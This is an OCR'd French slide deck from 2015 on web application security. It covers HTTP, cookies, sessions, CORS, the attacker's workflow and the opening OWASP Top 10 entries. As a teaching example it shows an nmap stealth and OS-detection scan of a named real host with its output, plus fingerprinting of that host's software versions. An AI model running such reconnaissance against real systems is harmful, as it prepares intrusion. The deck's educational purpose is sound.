Risques & vulnérabilités des applications Web

Par @ThomasLallart & @mazenovi


Audaces le 12 mars 2015

Programme

- Contexte de la sécurité sur le Web
- Rappels sur HTTP
- Principales vulnérabilités & démo
- Aspects juridiques
- Intégration des exigences de sécurité dans les équipes projets


DID SOMEONE SAY
INTERNET SECURITY?
memegenerator.net

Contexte




Sources : Gardner, SANS

http://fr.slideshare.net/TarekMOHAMED11/sec-web-webn1

http://www.net-security.org/secworld.php?id=8091

HTTP Partout


Applications HootSuite To Read Twitter p FB G+ Gmail UdaMail github Forge Wappalyzer Traduction shazam Autres favoris
File Edit Selection Find View Goto Tools Help Preview Run
WORKSPACE FILES
0-cerdi.org
0-raw
0-uda
images
0.uda.ssi.20150122.htm
0.uda.ssi.bpu.mdp.htm
0.uda.ssi.htm
0.uda.ssi.mdp.htm
boilerplate.htm
1-ssi
2-bpu
3-gdi
bower_components
client
error
images
node_modules
scripts
stats
themes
cerdi
cnrs
mazenovi
uda
mazenovi.js
0.uda.ssi.htm
<!doctype html>
<html lang="en">
<meta charset="utf-8">
<title>SSI</title>
<meta name="description" content="Présentation">
<meta name="author" content="Vincent Mazenod">
var default_theme = "uda";
<script src="/themes/head.abs.js"></script>
<script src="/bower_components/vis/dist/vis.min.js"></script>
<link href="/bower_components/vis/dist/vis.min.css" rel="stylesheet" type="text/css" />
.reveal h2 {
margin-bottom: 20px;
font-weight: bold;
.reveal h3 {
margin-top: 20px;
</head>
<body>

<!-- Any section element inside of this container is displayed as a slide -->

<section id="cover" data-state="cover">

<h1 style="margin-top: 30%;">SSI
à l'UdA</h1>
Vincent Mazenod, Expert CRSSI DR7
</section>
<section>
<h2>Enquête mot de passe</h2>
<h3>Mai 2014</h3>
<table>
<tr>
1:1
Console Output
[guest@cloud9]:/workspace$ ls -al ..
total 52
drwxr-xr-x 11 root root 4096 Aug 27 00:37 .
drwxr-xr-x 11 root root 4096 Aug 13 2014 ..
drwxr-xr-x 2 web9 client0 4096 Aug 27 00:37 backup
-rwxr-xr-x 1 web9 client0 1411 Aug 26 10:21 .bash_history
drwxr-xr-x 2 web9 client0 4096 Jul 26 2014 cgi-bin
-rwxr-xr-x 1 web9 client0 5 Aug 26 10:20 .gitconfig
drwxr-xr-x 2 root root 4096 Feb 13 04:43 log
drwx--x--- 2 web9 client0 4096 Aug 16 23:22 private
drwx------ 2 web9 client0 4096 Aug 11 2014 .ssh
drwxr-xr-x 2 root root 4096 Aug 26 11:50 ssl
drwxrwxrwx 2 web9 client0 4096 Aug 26 10:20 tmp
drwx--x--x 23 web9 client0 4096 Feb 13 16:02 web
drwx--x--- 2 web9 client0 4096 Jul 26 2014 webdav
Type "help" to get a list of commands

Sécurité nulle part

- Les attaquants ne s'en prennent plus uniquement aux SI mais aussi aux utilisateurs
- De plus en plus d'outils : détection de failles, tests de vulnérabilité, de "kits" de hacking
- Extrêmement simple pour un attaquant d'exploiter des failles communes
- Le risque 0 n'existe pas

=> Notre enjeu est de rendre la tâche la plus ardue possible pour l'attaquant

Sensibilisation à la Sécurité des Applications Web, HSC

Sécurité

- **Confidentialité** : empêcher l'exposition de l'information à des personnes non-autorisées
- **Intégrité** : empêcher que les données soient modifiées sans autorisation
- **Disponibilité** : les données doivent être disponibles lorsque nécessaire
- **Responsabilité** : aspects légaux, contractuels, preuves, traces

ISO/IEC 27000:2009

Sécurisé

> *A system is secure if it behave precisely in the manner intended and does nothing more.*

Ivan Arce, extrait de The Tangled Web (Michal Zalewski, 2012)

=> Tout bug est une faille de sécurité.


Qui est attaqué

- Pas seulement Sony, Adobe,... Ex. : campagne de défacement fin Janvier
- Pas seulement les entreprises et gouvernements, aussi les utilisateurs (internautes)
- Le piratage peut avoir des fins financières, d'espionnage, politiques (hacktivisme), personnelles ou juste "ludiques"

Contexte

- Approche de la sécurité encore essentiellement considérée par le réseau.
- Bouleversement du Web, tout le monde utilise des applications sur Internet
- Les attaquants ne s'en prennent plus uniquement aux SI mais aussi aux utilisateurs
- Ingénierie logicielle : plutôt mature dans les domaines du développement, de la qualité, des architectures, des méthodes, des tests
  - La gestion de la sécurité est encore peu maîtrisée voire considérée comme une perte de temps
  - Peu de sensibilisation des équipes et parties prenantes


Contexte



- Pas, peu d'exigences de sécurité formulées dans les cahiers des charges ou exigences floues.
- Pas, peu de tests vérifiant les exigences ou les vulnérabilités communes
- Peu de sensibilisation des acteurs
- Peu de pratiques sur la gestion de la sécurité des applications

http:

client / serveur



HTTP

- le serveur est typiquement un **serveur web**
- le truc est typiquement une *ressource* associée a une **URI**
- le client est typiquement
  - un **navigateur web**
  - une **web app**
  - un **objet connecté**
  - **n'importe quoi** qui consomme de l'API...
- FYI
  - inventé par Tim Berners-Lee en 1989
  - en version 1.1 depuis 1999
  - version 2.0 en cours de standardisation
    - basée sur SPDY de Google

requête HTTP

composée

- d'une URI (Unified Resource Identifier)
- de quelques en-têtes
  - contraintes sur le contenu demandé
  - informations contextuelles
  - sous la forme clé: valeur
- un verbe HTTP décrivant l'action
- une ligne vide
- un corps servant à éventuellement envoyer des données

requête HTTP de la vraie vie

```
GET / HTTP/1.1
Host:    perdu.com
User-Agent:  Mozilla/5.0 (X11; Linux i686; rv:35.0) Gecko/20100101 Firefox/35.0
Accept:  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection:  keep-alive
If-Modified-Since:   Tue, 02 Mar 2010 18:52:21 GMT
If-None-Match:   "cc-480d5dd98a340"
Cache-Control:   max-age=0

useless data
```

verbes HTTP

agit sur une URI

- **GET**: récupérer une *ressource* ou une collection de *ressources*
- **POST**: créer un nouvelle *ressource*
- **PUT**: mettre à jour une *ressource* existante ou créer une nouvelle *ressource* à une URI donnée
- **DELETE**: supprimer une *ressources* données
- **PATCH**: mettre à jour partiellement une *ressource* existante

Must read: Please do not patch like an idiot

Seuls GET et POST son implémentés dans les navigateurs

réponse HTTP

composée

- d'un code HTTP
- de quelques en-têtes
  - informations sur le contenu servi
  - sous la forme clé: valeur
- du contenu envoyé

réponse HTTP de la vraie vie

```
HTTP/1.1 304 Not Modified
Date:    Fri, 20 Feb 2015 15:15:01 GMT
Server:  Apache
Connection:  Keep-Alive
Keep-Alive:  timeout=2, max=100
Etag:    "cc-480d5dd98a340"
Vary:    Accept-Encoding

<html>
    <head><title>Vous Etes Perdu ?</title></head>
    <body>
        <h1>Perdu sur l'Internet ?</h1>
        <h2>Pas de panique, on va vous aider</h2>
        <strong>* <----- vous &ecirc;tes ici</strong>
    </body>
</html>
```

les codes HTTP

- **1xx** Informational
- **2xx** Successful
  - **200** OK
  - **201** Created
  - **204** No Content
- **3xx** Redirections
  - **301** Moved Permanently
  - **302** Found
  - **304** Not Modified

les codes d'erreur HTTP

- **4xx** Client Error
  - **400** Bad Request
  - **401** Unauthorized
  - **403** Forbidden
  - **404** Not Found
  - **405** Method Not Allowed
  - **406** Not Acceptable
  - **409** Conflict
  - **415** Unsupported Media Type
  - **418** I'm a teapot
- **5xx** Server Error
  - **500** Internal Server Error


  liste complète sur httpstatus.es

paramètres HTTP

deux types


- ceux passés via la query string de l'URL
  - accessible via **$_GET** en *PHP*
- ceux passés via le corps de la requête
  - accessible via **$_POST** en *PHP*
- tous les paramètres sont disponibles dans **$_REQUEST** en *PHP*

REpresentational State Transfer



Must read: Haters gonna HATEOAS.

HTTPS



basé sur **SSL** (*Secure Socket Layer*) assure

- Confidentialité
- Intégrité
- Authentification (via les certificats)

Open SSL: implémentation standard, libre et sécurisée

HTTP est "stateless"

les cookies

- introduits par Netscape en 1994 pour fiabiliser l'implémentation du panier d'achat virtuel
- inspirés du magic cookie UNIX pour simuler un état
- envoyés sous forme d'en tête HTTP par le serveur

```
Set-Cookie: name=value[; Max-Age=age][; expires=date][; domain=domain_name]
[; path=some_path][; secure][; HttpOnly]
```

- renvoyés inchangés par le client à chaque requête

```
Cookie: name=value
```

- accessibles via **$_COOKIE** en *PHP*
- cloisonnés par domaine
  - accessibles via les sous domaines
  - tracking cookie
    - êtes vous en conformité avec la loi?

les sessions

- données gérées côté serveur
  - transimission de l'ID de session uniquement

```
Cookie: PHPSESSID=hr0ms75gs6f7vlph0hhct2bjj3
```

- accessibles via **$_SESSION** en *PHP*

SOP Same Origin Policy

- concerne XMLHttpRequest
- restreint les interactions d'une app web aux ressources ayant la même origine
  - origine
    - le protocole
    - le port (si spécifié)
    - l'hôte

CORS Cross Origin Resource Sharing

- contrôler les accès en mode cross-site
- effectuer des transferts de données sécurisés

client

```
Origin: http://www.foo.com
```

serveur

```
Access-Control-Allow-Origin: http://www.foo.com
```

- * dans le cas d'une ressource 100% publique
- Autorise tous les verbes HTTP
  - JSONP n'autorisait que la méthode GET

MDN|Contrôle d'accès HTTP

header, cookie, body, query string ...


DON'T
TRUST
ANYONE


Vulnerability
Just Ahead

Hacking steps

- **Reconnaissance** : collection d'informations
- **Mapping** : mets en relation les informations (plan de site, architecture, composants...)
- **Discovery** : recherche des vulnérabilités, sur la base de failles connues ou pas
- **Exploitation** : réalisation de l'attaque

Reconnaissance

Analyse du code source HTML + des entêtes HTTP

- clrwww.in2p3.fr : analyse des entêtes HTTP :

```
Server: Apache
 X-Powered-By: PHP/5.3.3
 Composed-By: SPIP 2.1.26 @ www.spip.net + images(1.0.1), msie_compat(1
porte_plume(1.7.9), safehtml(1.3.7), vertebres(1.0.0), albums(1.1.0),
anythingslider(1.1.1),  cfg(1.16.0), cicas(1.41), depublication(1.0.5),
kitcnrs(4.0.10), nivoslider(0.1.1), nospam(0.8.11), rechercheetendue(0.
spip_bonux(2.3.0), thickbox1(0.3.0),  wcalendar(0.11), accesrestreint(3
agenda(2.3.0), autorite(0.9.12), compresseur(1.0.2)
```

Reconnaissance

sudo nmap -sS -O -v -oX ./nmap.xml --webxml clrwww.in2p3.fr

```
Scanning clrwww.in2p3.fr (134.158.120.89) [1000 ports]
Discovered open port 80/tcp on 134.158.120.89
Discovered open port 443/tcp on 134.158.120.89
Completed SYN Stealth Scan at 16:40, 39.47s elapsed (1000 total ports)
Initiating OS detection (try #1) against clrwww.in2p3.fr (134.158.120.89)
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 3.10, Linux 3.4 - 3.10
Uptime guess: 5.281 days (since Thu Feb 26 09:56:12 2015)
```

Reconnaissance

- whois
- traceroute
- social engeneering
- Google Hacking (Dorks)
- ...

Mapping

Associer et lier les informations entre elles :

- déductions sur l'architecture, les versions, les composants
- déductions sur les sessions (cookies), le plan de site, les requêtes
- déductions des zones interessantes pour un attaquant

Discovery

- Outils d'analyse automatique (utilisable aussi pour les 2 1ères phases)
- Recherche de vulnérabilités connues (CVE ou bug déclarés) sur les composants
- Fuzzing / tests sur des requêtes forgées

Exploitation

C'est maintenant!

OWASP


- Open Web Application Security Project
- fondation Américaine
  - à but non lucratif
- depuis janvier 2001
- communauté ouverte internationale
- produire
  - des outils
  - des documents
  - des standards
- dédiés à la sécurité applicative
- open-source (GFDL - GNU Free Documentation License)
- en France
  - Association loi 1901
    - Ludovic Petit & Sebastien Gioria
      - participent au clusif

T10 OWASP Top 10 Application Security Risks – 2013

A1 – Injection	•Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2 – Broken Authentication and Session Management	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
